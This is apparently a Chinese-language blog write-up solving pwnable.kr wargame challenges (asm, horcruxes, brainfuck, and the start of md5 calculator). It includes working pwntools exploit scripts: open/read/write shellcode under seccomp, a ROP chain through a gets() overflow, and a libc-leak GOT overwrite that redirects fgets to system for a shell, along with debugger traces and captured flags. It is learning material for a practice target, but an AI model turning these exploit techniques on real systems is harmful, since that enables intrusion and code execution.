9print(io.recvall().decode())那么短的脚本背后是那么多的知识储备。
flag:b0thers0m3_m3m0ry_4lignment
asm#
Mommy! I think I know how to make shellcode
ssh asm@pwnable.kr -p2222 (pw: guest)
 1#include <stdio.h>
 2#include <string.h>
 3#include <stdlib.h>
 4#include <sys/mman.h>
 5#include <seccomp.h>
 6#include <sys/prctl.h>
 7#include <fcntl.h>
 8#include <unistd.h>
 9
10#define LENGTH 128
11
12void sandbox(){
13		// 初始化 seccomp 过滤器,默认动作是 KILL。如果程序尝试调用任何未被显式允许的系统调用,内核会立即终止该进程(发送 SIGSYS)
14        scmp_filter_ctx ctx = seccomp_init(SCMP_ACT_KILL);
15        if (ctx == NULL) {
16                printf("seccomp error\n");
17                exit(0);
18        }
19		// 允许的系统调用白名单
20        seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(open), 0);
21        seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(read), 0);
22        seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(write), 0);
23        seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(exit), 0);
24        seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(exit_group), 0);
25		// 将配置加载到内核
26        if (seccomp_load(ctx) < 0){
27                seccomp_release(ctx);
28                printf("seccomp error\n");
29                exit(0);
30        }
31        seccomp_release(ctx);
32}
33
34char stub[] = "\x48\x31\xc0\x48\x31\xdb\x48\x31\xc9\x48\x31\xd2\x48\x31\xf6\x48\x31\xff\x48\x31\xed\x4d\x31\xc0\x4d\x31\xc9\x4d\x31\xd2\x4d\x31\xdb\x4d\x31\xe4\x4d\x31\xed\x4d\x31\xf6\x4d\x31\xff";
35unsigned char filter[256];
36int main(int argc, char* argv[]){
37
38        setvbuf(stdout, 0, _IONBF, 0);
39        setvbuf(stdin, 0, _IOLBF, 0);
40
41        printf("Welcome to shellcoding practice challenge.\n");
42        printf("In this challenge, you can run your x64 shellcode under SECCOMP sandbox.\n");
43        printf("Try to make shellcode that spits flag using open()/read()/write() systemcalls only.\n");
44        printf("If this does not challenge you. you should play 'asg' challenge :)\n");
45
46		// 内存映射 —— 可执行内存页,参数google吧
47        char* sh = (char*)mmap(0x41414000, 0x1000, 7, MAP_ANONYMOUS | MAP_FIXED | MAP_PRIVATE, 0, 0);
48        // 将上面的地址填充 NOP Sled 并复制 Stub进去
49        memset(sh, 0x90, 0x1000);
50        memcpy(sh, stub, strlen(stub));
51
52		// 从标准输入读取最多 1000 字节的用户自定义 x64 shellcode,放到 stub 之后
53        int offset = sizeof(stub);
54        printf("give me your x64 shellcode: ");
55        read(0, sh+offset, 1000);
56
57		// 超时强制终止, Chroot 限制文件路径
58        alarm(10);
59        chroot("/home/asm_pwn");        // you are in chroot jail. so you can't use symlink in /tmp
60        // 加载沙箱
61        sandbox();
62        // 将 sh 指针转换为函数指针并调用
63        ((void (*)(void))sh)();
64        return 0;
65}flag名很长,沙箱没什么好说的,就是给我们限制一个安全环境。然后读取我们输入的shellcode,然后执行。限时十秒 这里脚本写好open flag,再write到标准输出就可以了。
那个stub变量可以用pwntools的disasm函数,从机器码反编译成汇编:
 1>>> from pwn import *
 2>>> print(disasm(b'\x48\x31\xc0\x48\x31\xdb\x48\x31\xc9\x48\x31\xd2\x48\x31\xf6\x48\x31\xff\x48\x31\xed\x4d\x31\xc0\x4d\x31\xc9\x4d\x31\xd2\x4d\x31\xdb\x4d\x31\xe4\x4d\x31\xed\x4d\x31\xf6\x4d\x31\xff'))
 3   0:   48                      dec    eax
 4   1:   31 c0                   xor    eax, eax
 5   3:   48                      dec    eax
 6   4:   31 db                   xor    ebx, ebx
 7   6:   48                      dec    eax
 8   7:   31 c9                   xor    ecx, ecx
 9   9:   48                      dec    eax
10   a:   31 d2                   xor    edx, edx
11   c:   48                      dec    eax
12   d:   31 f6                   xor    esi, esi
13   f:   48                      dec    eax
14  10:   31 ff                   xor    edi, edi
15  12:   48                      dec    eax
16  13:   31 ed                   xor    ebp, ebp
17  15:   4d                      dec    ebp
18  16:   31 c0                   xor    eax, eax
19  18:   4d                      dec    ebp
20  19:   31 c9                   xor    ecx, ecx
21  1b:   4d                      dec    ebp
22  1c:   31 d2                   xor    edx, edx
23  1e:   4d                      dec    ebp
24  1f:   31 db                   xor    ebx, ebx
25  21:   4d                      dec    ebp
26  22:   31 e4                   xor    esp, esp
27  24:   4d                      dec    ebp
28  25:   31 ed                   xor    ebp, ebp
29  27:   4d                      dec    ebp
30  28:   31 f6                   xor    esi, esi
31  2a:   4d                      dec    ebp
32 2b: 31 ff xor edi, edi很明显是清空寄存器,可能是怕寄存器初始内容影响payload
至于shellcode可以用pwntools自带的组件生成,张剑威老师讲过这个,具体调用系统命令跟之前的ret2syscall差不多,就是找各种gadget,往寄存器写参数,最后压入系统调用号就行。我不太建议写汇编,因为学汇编不快乐。
操作系统是分层执行命令的,读取一个文件,需要open把文件打开,返回一个句柄。read就是从句柄那里拿到内容,write是把内容向0/1/2输出。
64位系统,函数的返回值都会放在rax寄存器,我们就从此读取length长度内容,存到rsp寄存器,再从rsp写到标准输出就行
 1from pwn import *
 2
 3context(arch="amd64", os="linux")
 4flag = "this_is_pwnable.kr_flag_file_please_read_this_file.sorry_the_file_name_is_very_loooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo0000000000000000000000000ooooooooooooooooooooooo000000000000o0o0o0o0o0o0ong"
 5
 6asm_code = (
 7    shellcraft.open(flag)
 8    + shellcraft.read("rax", "rsp", 100)
 9    + shellcraft.write(1, "rsp", 100)
10)
11shellcode = asm(asm_code)
12
13io = remote("localhost", 9026)
14io.recv()
15io.sendline(shellcode)
16print(io.recvall().decode())flag:Mak1ng_5helLcodE_i5_veRy_eaSy
horcruxes#
Voldemort concealed his splitted soul inside 7 horcruxes. Find all horcruxes, and ROP it! author: jiwon choi
ssh horcruxes@pwnable.kr -p2222 (pw:guest)
喔,要rop了,入门篇的最后一个居然是rop
1[*] '/home/horcruxes/horcruxes'
2    Arch:       i386-32-little
3    RELRO:      Full RELRO
4    Stack:      No canary found
5    NX:         NX enabled
6    PIE:        No PIE (0x8040000)
7 Stripped: No看起来没什么保护
 1int __cdecl main(int argc, const char **argv, const char **envp)
 2{
 3  int v4; // [esp+0h] [ebp-Ch]
 4
 5  setvbuf(stdout, nullptr, 2, 0);
 6  setvbuf(stdin, nullptr, 2, 0);
 7  alarm(0x3Cu); // 60u,限时1分钟
 8  hint(); // 这个提示说摧毁七个伏地魔的神器
 9  init_ABCDEFG(); //七个变量生成随机字符串,存入变量sum
10  v4 = seccomp_init(0); // 默认拒绝所有系统调用
11  // 加白名单,2147418112是0x7FFF0000,代表SCMP_ACT_ALLOW(允许该系统调用)
12  seccomp_rule_add(v4, 2147418112, 173, 0); // rt_sigreturn
13  seccomp_rule_add(v4, 2147418112, 5, 0); // open
14  seccomp_rule_add(v4, 2147418112, 295, 0); // mmap2
15  seccomp_rule_add(v4, 2147418112, 3, 0); // read
16  seccomp_rule_add(v4, 2147418112, 4, 0); // write
17  seccomp_rule_add(v4, 2147418112, 252, 0); // exit_group
18  seccomp_load(v4);
19  return ropme();
20} 1int init_ABCDEFG()
2{
3 int result; // eax
4 unsigned int buf; // [esp+8h] [ebp-10h] BYREF
5 int fd; // [esp+Ch] [ebp-Ch]
6 // 读取种子,生成真随机数
7 fd = open("/dev/urandom", 0);
8 if ( read(fd, &buf, 4u) != 4 )
9 {
10 puts("/dev/urandom error");
11 exit(0);
12 }
13 close(fd);
14 srand(buf);
15 // -559038737是0xDEADBEEF。有符号值的溢出后的值
16 a = -559038737 * rand() % 0xCAFEBABE;
17 b = -559038737 * rand() % 0xCAFEBABE;
18 c = -559038737 * rand() % 0xCAFEBABE;
19 d = -559038737 * rand() % 0xCAFEBABE;
20 e = -559038737 * rand() % 0xCAFEBABE;
21 f = -559038737 * rand() % 0xCAFEBABE;
22 g = -559038737 * rand() % 0xCAFEBABE;
23 // 计算 7 个变量的和,存入全局变量 sum
24 result = f + e + d + c + b + a + g;
25 sum = result;
26 return result;
27} 1int ropme()
2{
3 char s[100]; // [esp+4h] [ebp-74h] BYREF
4 int v2; // [esp+68h] [ebp-10h] BYREF
5 int fd; // [esp+6Ch] [ebp-Ch]
6
7 // 选单
8 printf("Select Menu:");
9 __isoc99_scanf("%d", &v2);
10 getchar();
11 // 输入的值等于哪个变量就跳转某个函数,函数都是输出不同的话
12 if ( v2 == a )
13 {
14 A();
15 }
16 else if ( v2 == b )
17 {
18 B();
19 }
20 else if ( v2 == c )
21 {
22 C();
23 }
24 else if ( v2 == d )
25 {
26 D();
27 }
28 else if ( v2 == e )
29 {
30 E();
31 }
32 else if ( v2 == f )
33 {
34 F();
35 }
36 else if ( v2 == g )
37 {
38 G();
39 }
40 else
41 {
42 // 都没猜中
43 printf("How many EXP did you earned? : ");
44 gets(s);
45 // 输入的值转成整数后等于sum
46 if ( atoi(s) == sum )
47 {
48 // 一套读取flag的操作
49 fd = open("/home/horcruxes_pwn/flag", 0);
50 s[read(fd, s, 0x64u)] = 0;
51 puts(s);
52 close(fd);
53 exit(0);
54 }
55 puts("You'd better get more experience to kill Voldemort");
56 }
57 return 0;
58}使用gest获取值,存在栈溢出,而且可以读取全局变量吧。 很明显200个垃圾数据,就触发了段错误:
1horcruxes@ubuntu:~$ ./horcruxes
2Voldemort concealed his splitted soul inside 7 horcruxes.
3Find all horcruxes, and destroy it!
4
5Select Menu:1
6How many EXP did you earned? : aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaaaaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa
7You'd better get more experience to kill Voldemort
8Segmentation fault (core dumped)
函数给了ORW代码,所以我写rop链就好了,栈:
 1pwndbg> stack 40
 200:0000│ esp 0xffffda90 —▸ 0xffffdaa4 ◂— 'KKKK'
 301:0004│-084 0xffffda94 —▸ 0xf7ffcb80 (_rtld_global_ro) ◂— 0
 402:0008│-080 0xffffda98 —▸ 0xffffdb18 —▸ 0xffffdb38 —▸ 0xf7ffd020 (_rtld_global) —▸ 0xf7ffda40 ◂— ...
 503:000c│-07c 0xffffda9c —▸ 0x804154a (ropme+63) ◂— mov edx, dword ptr [ebp - 0x10]
 604:0010│-078 0xffffdaa0 —▸ 0x8046280 ◂— 0x8046
 705:0014│ eax 0xffffdaa4 ◂— 'KKKK'
 806:0018│-070 0xffffdaa8 ◂— 0
 907:001c│-06c 0xffffdaac —▸ 0x8046280 ◂— 0x8046
1008:0020│-068 0xffffdab0 ◂— 0x3c /* '<' */
1109:0024│-064 0xffffdab4 ◂— 1
120a:0028│-060 0xffffdab8 ◂— 0
130b:002c│-05c 0xffffdabc ◂— 0x10451a0
140c:0030│-058 0xffffdac0 —▸ 0xf7f92adb ◂— add ebx, 0x1e525
150d:0034│-054 0xffffdac4 —▸ 0xf7f9339c ◂— add ebx, 0x1dc64
160e:0038│-050 0xffffdac8 —▸ 0x8046280 ◂— 0x8046
170f:003c│-04c 0xffffdacc ◂— 0x3b7f9b00
1810:0040│-048 0xffffdad0 ◂— 0
1911:0044│-044 0xffffdad4 —▸ 0xf7ffcb80 (_rtld_global_ro) ◂— 0
2012:0048│-040 0xffffdad8 —▸ 0xf7f92e6d ◂— add ebx, 0x1e193
2113:004c│-03c 0xffffdadc —▸ 0xf7fb1000 ◂— 0x20ef0
2214:0050│-038 0xffffdae0 —▸ 0x80451a0 ◂— 0xa1b2c3d4
2315:0054│-034 0xffffdae4 —▸ 0xf7ffcb80 (_rtld_global_ro) ◂— 0
2416:0058│-030 0xffffdae8 —▸ 0xffffdb38 —▸ 0xf7ffd020 (_rtld_global) —▸ 0xf7ffda40 ◂— 0
2517:005c│-02c 0xffffdaec —▸ 0xf7f91c54 (seccomp_load+84) ◂— add esp, 0x10
2618:0060│-028 0xffffdaf0 —▸ 0x80451a0 ◂— 0xa1b2c3d4
2719:0064│-024 0xffffdaf4 ◂— 0
281a:0068│-020 0xffffdaf8 —▸ 0xf7fb1000 ◂— 0x20ef0
291b:006c│-01c 0xffffdafc —▸ 0x8043f90 (_GLOBAL_OFFSET_TABLE_) —▸ 0x8043e90 (_DYNAMIC) ◂— 1
301c:0070│-018 0xffffdb00 —▸ 0xf7f91c0b (seccomp_load+11) ◂— add ebx, 0x1f3f5
311d:0074│-014 0xffffdb04 —▸ 0x8043f90 (_GLOBAL_OFFSET_TABLE_) —▸ 0x8043e90 (_DYNAMIC) ◂— 1
321e:0078│-010 0xffffdb08 ◂— 1
331f:007c│-00c 0xffffdb0c —▸ 0x80414f9 (main+254) ◂— add esp, 0x10
3420:0080│-008 0xffffdb10 —▸ 0x80451a0 ◂— 0xa1b2c3d4
3521:0084│-004 0xffffdb14 —▸ 0x8043f90 (_GLOBAL_OFFSET_TABLE_) —▸ 0x8043e90 (_DYNAMIC) ◂— 1
3622:0088│ ebp 0xffffdb18 —▸ 0xffffdb38 —▸ 0xf7ffd020 (_rtld_global) —▸ 0xf7ffda40 ◂— 0
3723:008c│+004 0xffffdb1c —▸ 0x8041501 (main+262) ◂— lea esp, [ebp - 8]
3824:0090│+008 0xffffdb20 —▸ 0xffffdb60 —▸ 0xf7f85000 (_GLOBAL_OFFSET_TABLE_) ◂— 0x229dac
3925:0094│+00c 0xffffdb24 —▸ 0xf7fbe95c —▸ 0xf7ffdba0 —▸ 0xf7fbea94 —▸ 0xf7ffda40 ◂— ...
4026:0098│+010 0xffffdb28 —▸ 0xf7fbeec0 —▸ 0xf7d75cc6 ◂— 'GLIBC_PRIVATE'
4127:009c│+014 0xffffdb2c —▸ 0x80451a0 ◂— 0xa1b2c3d4
ORW的汇编:
 1.text:08041625 ; 44:       fd = open("/home/horcruxes_pwn/flag", 0);
 2.text:08041625                 sub     esp, 8
 3.text:08041628                 push    0               ; oflag
 4.text:0804162A                 lea     eax, (aHomeHorcruxesP - 8043F90h)[ebx] ; "/home/horcruxes_pwn/flag"
 5.text:08041630                 push    eax             ; file
 6.text:08041631                 call    _open
 7.text:08041636                 add     esp, 10h
 8.text:08041639                 mov     [ebp+fd], eax
 9.text:0804163C ; 45:       s[read(fd, s, 0x64u)] = 0;
10.text:0804163C                 sub     esp, 4
11.text:0804163F                 push    64h ; 'd'       ; nbytes
12.text:08041641                 lea     eax, [ebp+s]
13.text:08041644                 push    eax             ; buf
14.text:08041645                 push    [ebp+fd]        ; fd
15.text:08041648                 call    _read
16.text:0804164D                 add     esp, 10h
17.text:08041650                 mov     [ebp+eax+s], 0
18.text:08041655 ; 46:       puts(s);
19.text:08041655                 sub     esp, 0Ch
20.text:08041658                 lea     eax, [ebp+s]
21.text:0804165B                 push    eax             ; s
22.text:0804165C                 call    _puts
23.text:08041661 ; 47:       close(fd);
24.text:08041661                 add     esp, 10h
25.text:08041664                 sub     esp, 0Ch
26.text:08041667                 push    [ebp+fd]        ; fd
27.text:0804166A                 call    _close
28.text:0804166F ; 48:       exit(0);
29.text:0804166F                 add     esp, 10h
30.text:08041672                 sub     esp, 0Ch
31.text:08041675                 push    0               ; status
32.text:08041677                 call    _exit
可以看到是连续的,那我跳到open就可以了,但是一直不行:
 1horcruxes@ubuntu:~$ cat /tmp/ho/exp.py
 2from pwn import *
 3
 4context.log_level= 'debug'
 5orw = 0x08041625
 6payload = b'K' * 120 + p32(orw)
 7io = process('./horcruxes')
 8io.sendlineafter(b'Select Menu:',str(1).encode())
 9io.sendlineafter(b'? :',payload)
10# print(io.recv().decode())
11io.interactive()
12horcruxes@ubuntu:~$ python /tmp/ho/exp.py
13[+] Starting local process './horcruxes' argv=[b'./horcruxes'] : pid 584685
14[DEBUG] Received 0x6b bytes:
15    b'Voldemort concealed his splitted soul inside 7 horcruxes.\n'
16    b'Find all horcruxes, and destroy it!\n'
17    b'\n'
18    b'Select Menu:'
19[DEBUG] Sent 0x2 bytes:
20    b'1\n'
21[DEBUG] Received 0x1f bytes:
22    b'How many EXP did you earned? : '
23[DEBUG] Sent 0x7d bytes:
24    00000000  4b 4b 4b 4b  4b 4b 4b 4b  4b 4b 4b 4b  4b 4b 4b 4b  │KKKK│KKKK│KKKK│KKKK│
25    *
26    00000070  4b 4b 4b 4b  4b 4b 4b 4b  25 16 04 08  0a           │KKKK│KKKK│%···│·│
27    0000007d
28[*] Switching to interactive mode
29 [DEBUG] Received 0x33 bytes:
30    b"You'd better get more experience to kill Voldemort\n"
31You'd better get more experience to kill Voldemort
32[*] Got EOF while reading in interactive
而跳转abcd函数却可以:
 1horcruxes@ubuntu:~$ cat /tmp/ho/exp.py
 2from pwn import *
 3
 4context.log_level= 'debug'
 5orw = 0x0804129D
 6payload = b'K' * 120 + p32(orw)
 7io = process('./horcruxes')
 8io.sendlineafter(b'Select Menu:',str(1).encode())
 9io.sendlineafter(b'? :',payload)
10# print(io.recv().decode())
11io.interactive()
12horcruxes@ubuntu:~$ python /tmp/ho/exp.py
13[+] Starting local process './horcruxes' argv=[b'./horcruxes'] : pid 586202
14[DEBUG] Received 0x5e bytes:
15    b'Voldemort concealed his splitted soul inside 7 horcruxes.\n'
16    b'Find all horcruxes, and destroy it!\n'
17[DEBUG] Received 0x1 bytes:
18    b'\n'
19[DEBUG] Received 0xc bytes:
20    b'Select Menu:'
21[DEBUG] Sent 0x2 bytes:
22    b'1\n'
23[DEBUG] Received 0x1f bytes:
24    b'How many EXP did you earned? : '
25[DEBUG] Sent 0x7d bytes:
26    00000000  4b 4b 4b 4b  4b 4b 4b 4b  4b 4b 4b 4b  4b 4b 4b 4b  │KKKK│KKKK│KKKK│KKKK│
27    *
28    00000070  4b 4b 4b 4b  4b 4b 4b 4b  9d 12 04 08  0a           │KKKK│KKKK│····│·│
29    0000007d
30[*] Switching to interactive mode
31 [DEBUG] Received 0x63 bytes:
32    b"You'd better get more experience to kill Voldemort\n"
33    b'You found "Tom Riddle\'s Diary" (EXP +486248299)\n'
34You'd better get more experience to kill Voldemort
35You found "Tom Riddle's Diary" (EXP +486248299)
36[*] Got EOF while reading in interactive
本地调试是可以打印sum值的,但是flag在远程服务器内存里面。不能直接打印sum输入,如果通过构造print sum可能可以,不过太麻烦了。 所以思路是,连续跳转7个函数获得他们的七个变量值,然后跳转到ropme函数,输入此值。 调试完如下:
 1[DEBUG] Sent 0x95 bytes:
 2    00000000  4b 4b 4b 4b  4b 4b 4b 4b  4b 4b 4b 4b  4b 4b 4b 4b  │KKKK│KKKK│KKKK│KKKK│
 3    *
 4    00000070  4b 4b 4b 4b  4b 4b 4b 4b  9d 12 04 08  cf 12 04 08  │KKKK│KKKK│····│····│
 5    00000080  01 13 04 08  33 13 04 08  65 13 04 08  97 13 04 08  │····│3···│e···│····│
 6    00000090  c9 13 04 08  0a                                     │····│·│
 7    00000095
 8[+] Receiving all data: Done (400B)
 9[DEBUG] Received 0x18f bytes:
10    b"You'd better get more experience to kill Voldemort\n"
11    b'You found "Tom Riddle\'s Diary" (EXP +562380540)\n'
12    b'You found "Marvolo Gaunt\'s Ring" (EXP +611155077)\n'
13    b'You found "Helga Hufflepuff\'s Cup" (EXP +-1487860692)\n'
14    b'You found "Salazar Slytherin\'s Locket" (EXP +25295173)\n'
15    b'You found "Rowena Ravenclaw\'s Diadem" (EXP +478526694)\n'
16    b'You found "Nagini the Snake" (EXP +72754451)\n'
17    b'You found "Harry Potter" (EXP +43094901)\n'
18[*] Process '/home/horcruxes/horcruxes' stopped with exit code -11 (SIGSEGV) (pid 743638)
循环获取地址,再跳到ropme输入
 1from pwn import *
 2# context.log_level = 'DEBUG'
 3A = 0x0804129D
 4B = 0x080412CF
 5C = 0x08041301
 6D = 0x08041333
 7E = 0x08041365
 8F = 0x08041397
 9G = 0x080413C9
10ropme = 0x0804150B
11
12payload = b'K' * 120 + p32(A) + p32(B) + p32(C) + p32(D) + p32(E) + p32(F) + p32(G) + p32(ropme)
13io = remote('localhost',9032)
14io.sendlineafter(b'Select Menu:', str(1).encode())
15io.sendlineafter(b'? :', payload)
16arr = [0] * 7
17for i in range(7):
18    io.recvuntil(b'EXP +',drop = True)
19    arr[i] = int(io.recvuntil(b')',drop = True))
20    print(arr[i])
21
22res = sum(arr)
23print('result:',res)
24io.sendlineafter(b'Select Menu:', str(1).encode())
25io.sendlineafter(b'? :', str(res).encode())
26print(io.recvall())这个脚本居然是好是坏,然后才知道 res 有时候会发生32位的整数溢出,超过2^32 -1 后输入程序后被溢出处理了:
C 语言直接相加得到的溢出,采用一种 补码模 232 回绕 的方式计算和,我们后面的脚本也会用这种方式处理
 1horcruxes@ubuntu:/tmp/ho$ python exp.py
 2[+] Opening connection to localhost on port 9032: Done
 3-1945348568
 4975697595
 51106329182
 61898166304
 7-944707200
 8331707676
 9-1572631988
10result: -150786999
11[+] Receiving all data: Done (35B)
12[*] Closed connection to localhost port 9032
13b' The_M4gic_sp3l1_is_Avada_Ked4vra\n\n'
14horcruxes@ubuntu:/tmp/ho$ python exp.py
15[+] Opening connection to localhost on port 9032: Done
161099854830
17-1615582172
18763123778
19637798602
20293614253
21535174699
22844835418
23result: 2558819408
24[+] Receiving all data: Done (52B)
25[*] Closed connection to localhost port 9032
26b" You'd better get more experience to kill Voldemort\n"
处理了一下溢出,并且使用远程连接,这样随意在虚拟机就能运行:
 1from pwn import *
 2
 3A = 0x0804129D
 4B = 0x080412CF
 5C = 0x08041301
 6D = 0x08041333
 7E = 0x08041365
 8F = 0x08041397
 9G = 0x080413C9
10ropme = 0x0804150B
11
12payload = b'K' * 120 + p32(A) + p32(B) + p32(C) + p32(D) + p32(E) + p32(F) + p32(G) + p32(ropme)
13sh = ssh('horcruxes', 'pwnable.kr', password='guest', port=2222)
14io = sh.remote('0',9032)
15io.sendlineafter(b'Select Menu:', str(1).encode())
16io.sendlineafter(b'? :', payload)
17arr = [0] * 7
18for i in range(7):
19    io.recvuntil(b'EXP +',drop = True)
20    arr[i] = int(io.recvuntil(b')',drop = True))
21
22res = sum(arr)
23# 处理溢出
24res = (res + 2**31) % 2**32 - 2**31
25io.sendlineafter(b'Select Menu:', str(1).encode())
26io.sendlineafter(b'? :', str(res).encode())
27print(io.recvall())
28io.close()
29sh.close()Rookiss#
brain fuck#
I made a simple brain-fuck language emulation program written in C.
The [ ] commands are not implemented yet. However the rest functionality seems working fine. Find a bug and exploit it to get a shell.ssh brainfuck@pwnable.kr -p2222 (pw: guest)
前一章总共90分,这题就100了,务必拿下!
1brainfuck@ubuntu:~$ checksec brainfuck
2[*] '/home/brainfuck/brainfuck'
3    Arch:       i386-32-little
4    RELRO:      Partial RELRO
5    Stack:      Canary found
6    NX:         NX enabled
7    PIE:        No PIE (0x8048000)
8    Stripped:   No
 1int __cdecl main(int argc, const char **argv, const char **envp)
 2{
 3  size_t i; // [esp+28h] [ebp-40Ch]
 4  char s[1024]; // [esp+2Ch] [ebp-408h] BYREF
 5  unsigned int v6; // [esp+42Ch] [ebp-8h]
 6
 7  v6 = __readgsdword(0x14u);
 8  setvbuf(stdout, nullptr, 2, 0);
 9  setvbuf(stdin, nullptr, 1, 0);
10  p = (int)&tape; // tape地址转整型赋给p
11  puts("welcome to brainfuck testing system!!");
12  puts("type some brainfuck instructions except [ ]");
13  memset(s, 0, sizeof(s));
14  fgets(s, 1024, stdin);
15  for ( i = 0; i < strlen(s); ++i )
16    do_brainfuck(s[i]);
17  return 0;
18} 1int __cdecl do_brainfuck(char a1)
2{
3 int result; // eax
4 _BYTE *v2; // ebx
5
6 result = a1 - 43; // 没用的赋值
7 switch ( a1 )
8 {
9 case '+':
10 result = p;
11 //由于p之前是整型,这里强制转换成字节指针,_BYTE *代表字节类型的指针
12 ++*(_BYTE *)p; //这里解引用了,所以是指向的值自增
13 break;
14 case ',':
15 v2 = (_BYTE *)p;
16 // 从标准输入缓冲区读取「下一个待读取」的字符,并返回它的 ASCII 码(int 类型)
17 result = getchar();
18 *v2 = result;
19 break;
20 case '-':
21 result = p;
22 --*(_BYTE *)p;
23 break;
24 case '.':
25 result = putchar(*(char *)p);
26 break;
27 case '<':
28 result = --p;
29 break;
30 case '>':
31 result = ++p;
32 break;
33 case '[':
34 result = puts("[ and ] not supported.");
35 break;
36 default:
37 return result;
38 }
39 return result;
40}打过CTF的肯定都知道brainfuck,这里不多说了
main没什么特别,就是把tape的指针转成整型。然后进入一个简单的brain fuck模拟程序
这个程序遍历输入的字符,然后根据字符内容做一些操作
| 字符 | 操作 |
|---|---|
| + | p指向的值自增1,就是tape+1 |
| , | 读取下一个字符,赋给p指向的值,改写tape |
| - | p指向的值自减1,就是tape-1 |
| . | 打印p指向的值,打印tape |
| < | p自减,指p的值,也就是保存的tape地址 |
| > | p自增,指p的值,也就是保存的tape地址 |
| [ | 不支持 |
漏洞在于do_brainfuck没有什么限制,通过<和>可以把指针指向正负1024的区域。用.打印p的值,计算偏移。然后来来回回调用输入。
这里的利用点是
1  memset(s, 0, sizeof(s));
2 fgets(s, 1024, stdin);把 memset改成gets,fgets改成system,因为他们都有s参数,这样可以把参数写成/bin/sh,达到命令执行
问题在于如何获取fgets和system,他们都在libc里面,所以需要泄露libc,而brainfuck模拟器函数,可以做到这一点,我们先移动指针,然后打印指针就行了。
这里没有开PIE,所以本地地址与远程一样。
1pwndbg> p &p
2$1 = (<data variable, no debug info> *) 0x804a080 <p>
3pwndbg> p &tape
4$2 = (<data variable, no debug info> *) 0x804a0a0 <tape>
5pwndbg> x/x &p
60x804a080 <p>:  0x0804a0a0
7pwndbg> x/x &tape
80x804a0a0 <tape>:       0x00000000
可以看到,p里存储的是tape的地址,在我输入<,进行一次有效switch后,保存的值果然减少了1:
1pwndbg> x/x &p
20x804a080 <p>:  0x0804a09f
我输入,,然后输入KKKK,getchar只取一个值,并且赋给了起始位置:
1pwndbg> x/x &tape
20x804a0a0 <tape>:       0x0000004b
所以写入地址的话,要每次移动一个字节再写入。小端序是低地址在低位,所以写地址应该,>4次。泄露地址要.>4次,接收它无需做一次逆序拼接。用pwntools的u32解包就自动把小端序字节流解码成正常地址。
注意,逐个读写字节后,指针指向末尾,应该再<4次,让指针指向开头,也就是还原指针的位置,后续做其他got表项的计算更方便点。
我在调试的时候用的
recv(4)接收地址,但是有时候成功有时候失败,因为recv是最多读 4 字节,只要当前缓冲区里有数据就先返回,而Linux pipe / stdio 调度导致:有时候4字节一起到达,有时候只到1字节,有时候2+2,有时候3+1。所以这里改用recvn(4),它表示一定等到 4 字节再返回。如何写?由于getchar只从缓冲区取一个字节,所以我们一次发四个字节,它写一次,移动一下,再读写一次。 {: .prompt-tip }
思路:泄漏putchar真实地址,计算偏移。根据偏移计算system和gets真实地址。改写putchar表项值为main,修改memset为gets,修改fgets为system。最后再用.触发putchar即可,从而调用main,调用里面的system。
小插曲,我脚本是在靶机上面vim写的。我逻辑检查了许多遍,完全没有问题,但靶机本地就是拿不到shell,我改成remote('localhost', 9001)居然拿到了shell。然后恍然大悟,靶机用的libc是/lib/i386-linux-gnu/libc.so.6,即使服务也在靶机上的,但是那个服务用的是题目给的/home/brainfuck/libc-2.23.so。所以在获取libc里的函数地址时就对不上了。
所以打本地就用ldd看一下,再加载本地的。打远程再切换到系统给的。
直接出flag的exp:
 1from pwn import *
 2# context.log_level = 'debug'
 3
 4libc = ELF('/home/brainfuck/libc-2.23.so') # remote
 5# libc = ELF('/lib/i386-linux-gnu/libc.so.6') # local
 6elf = ELF('/home/brainfuck/brainfuck')
 7
 8
 9main_ad = elf.symbols['main']
10tape_ad = elf.symbols['tape']
11putchar_got = elf.got['putchar']
12memset_got = elf.got['memset']
13fgets_got = elf.got['fgets']
14
15move = tape_ad - putchar_got
16payload = b'.' + b'<' * move # trigger putchar & move to putchar
17payload += b'.>' * 4 + b'<' * 4 # print putchar address
18payload += b',>' * 4 + b'<' * 4 # write main address
19payload += b'<' * (putchar_got - memset_got) # move to memset
20payload += b',>' * 4 + b'<' * 4 # write gets address
21payload += b'<' * (memset_got - fgets_got) # move to fgets
22payload += b',>' * 4 + b'<' * 4 # write system
23payload += b'.' # ret to main
24
25# io = process('/home/brainfuck/brainfuck')
26io = remote('localhost',9001)
27io.recvuntil(b' [ ]\n')
28io.sendline(payload)
29io.recv(1) # recv bytes of first .
30putchar_ad = io.recvn(4)
31putchar_ad = u32(putchar_ad)
32
33offset = putchar_ad - libc.symbols['putchar']
34gets_ad = libc.symbols['gets'] + offset
35system_ad = libc.symbols['system'] + offset
36
37io.send(p32(main_ad))
38io.send(p32(gets_ad))
39io.send(p32(system_ad))
40io.recvuntil(b'[ ]\n')
41io.sendline(b'cat b*/f*')
42print(io.recv())
43# io.interactive()学到很多
md5 calculator#
I made a simple MD5 calculator as a network service. I made sure the service is protected with stack canary option. So no need to worry about BoF.
ssh md5calculator@pwnable.kr -p2222 (pw:guest)
1md5calculator@ubuntu:~$ checksec md5calculator
2[*] '/home/md5calculator/md5calculator'
3    Arch:       i386-32-little
4    RELRO:      Partial RELRO
5    Stack:      Canary found
6    NX:         NX enabled
7    PIE:        No PIE (0x8048000)
8    Stripped:   No
本地启动提示缺少库,远程测试一下:
 1md5calculator@ubuntu:~$ nc 0 9002
 2- Welcome to the free MD5 calculating service -
 3Are you human? input captcha : -1361061557
 4-1361061557
 5Welcome! you are authenticated.
 6Encode your data with BASE64 then paste me!
 7AAA
 8MD5(data) : 693e9af84d3dfcc71e640e005bdc5e2e
 9Thank you for using our service.
10sh: 1: cannot create log: Read-only file system
11A
12B
13C
14md5calculator@ubuntu:~$ nc 0 9002
15- Welcome to the free MD5 calculating service -
16Are you human? input captcha : -368125156
17-368125156
